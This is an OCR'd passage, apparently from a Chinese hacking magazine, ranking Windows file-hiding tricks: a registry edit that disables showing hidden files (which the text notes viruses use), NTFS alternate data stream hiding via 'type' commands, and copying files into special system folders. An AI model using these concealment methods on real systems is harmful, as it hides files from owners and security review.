


图 3




图 4




图5




图6

展名”勾上就完成了。这样，这个文件就是一个完全空白的文件，不仔细找还是很难发现的，如图5。

优点：对不细心的人来说隐藏效果不错。

缺点：如果给文件所在目录排序，就能看到一块空白区域，即露馅了。如果没有去掉隐藏后缀的选项，更显眼。

推荐度：★★

二、釜底抽薪

打开注册表 regedit，来到[HKLM\Software\Microsoft\Windows\CurrentVersion\explorer\Advanced\Folder\Hidden\]下，有两个项“NOHIDDEN”和“SHOWALL”，展开“SHOWALL”，此时有以下三种方法。

1.将“CheckedValue”值改为0，会发现在“文件夹选项”里即使选中“显示所有文件和文件夹”也无法看见隐藏文件，回到“文件夹选项”发现仍然选中的是“不显示隐藏的文件和文件夹”。

2.将“CheckedValue”值改为2，则无法显示隐藏文件，不过在“文件夹选项”里会看见“显示所有文件和文件夹”和“不显示隐藏的文件和文件夹”均被选中，如图6。

3.将“CheckdeValue”删除，则“显示所有文件和文件夹”选项会消失。

优点：对注册表不熟悉的人无疑是一个致命打击（几乎所有病毒都会采取此法）。

缺点：正相反，稍微了解点注册表的人就能轻松突破。

推荐度：★★★☆

三、柔中带刚

在任一NTFS分区下打开命令提示符，输入**type 文件名+后缀>>任意文件:任意文件名+原文件后缀**，比如**type 1.jpg>>1.exe:2.jpg**。查看1.exe的大小，跟隐藏前相比并没有变动，不过如果打包成压缩文件就能看出来猫腻了。查看隐藏文件的方法就是用对应隐藏文件格式的软件打开，比如图片文件就用Windows自带的画图程序，命令**mspaint 1.exe:2.jpg**。如果是用第三方软件打开，就要指定完整的路径了，比如用ACDSee，路径就是**D:\ACDSee9\ACDSee9.exe D:\1.exe:2.jpg**。注意这里的2.jpg，后缀最好跟原文件一致，不然用第三方软件打开时可能出错。关于NTFS文件流的详细利用方法，请参考07年2期X档案“深挖猛掘NTFS文件流(ADS)的利用”一文，我的BLOG上也有http://conan.hackerxfiles.net（顺便打个小广告^_^）。

优点：隐蔽性极高，若不知道冒号后的虚拟文件名基本上不可能发现隐藏的文件。

缺点：必须在NTFS分区里才能用，一旦流文件被移动到非NTFS分区里，文件流数据将丢失。

推荐度：★★★★

四、借花献佛

Windows里有一些特殊的文件夹，找出它们的技巧是：1.醒目，图标是独一无二的；2.在这些文件夹里单击右键没有“新建”选项，比如：C:\Recycler\S-1-5-21-746137067-2077806209-839522115-500（这里的S-1-5-21-746137067-2077806209-839522115-500对应的是系统帐户的SID，每个系统、每个帐户都不同且是独一无二的）、C:\Documents and Settings\Administrator\Local Settings\History、C:\WINDOWS\Downloaded Program Files、C:\WINDOWS\Offline Web Pages、C:\WINDOWS\Tasks。




图 7




图8

还有一个稍微有点不同的目录C:\WINDOWS\Fonts，对应的是“控制面板”里的“字体”，不过它的图标跟普通文件夹一样。直接往这些文件夹里复制文件是不行的，而且也不能新建文件，必须在CMD里用copy命令才能复制过去（图7），或者用第三方软件，比如WinRAR、冰刃等（图8）。

文件复制过去后，在这些目录里是怎么也找不到的，直接在地址栏里输入文件全路径也不行（C:\WINDOWS\Fonts例外，可以通过地址栏访问到），系统的搜索功能也不能找出，只有在CMD或第三方软件里才能看到，运行里输入文件全路径也能运行（图9、图10）。




图9




图10

优点：不做任何修改，无迹可寻。

缺点：遇到有耐心的人每个目录都用第三方软件或CMD去仔细查看，那就露馅了。

推荐度：★★★★☆

五、解甲归田

一个巴掌拍不响，万人鼓掌声震天，这句话强调的就是团结的力量。单独使用肯定比不过综合运用，个人力量绝对撼不动众志成城。本文就作为一个引子吧，希望各位读者能发掘出更多更好更实用的技巧，大家一起交流、互相学习、共同进步。

(本文所涉及到的ResHacker、Restorator和冰刃已收录到光盘中)

叉子找MM记

lizaib[X.S.T]

一天，本叉子上网倍感无聊，真想和一个漂亮的MM聊天呀！逛啊逛，突然QQ上一头像狂闪，原来是一小黑叉子，小叉子问我：何谓晒客？郁闷了，晒客是什么东西？于是我马上请教Google大叔，如图1。

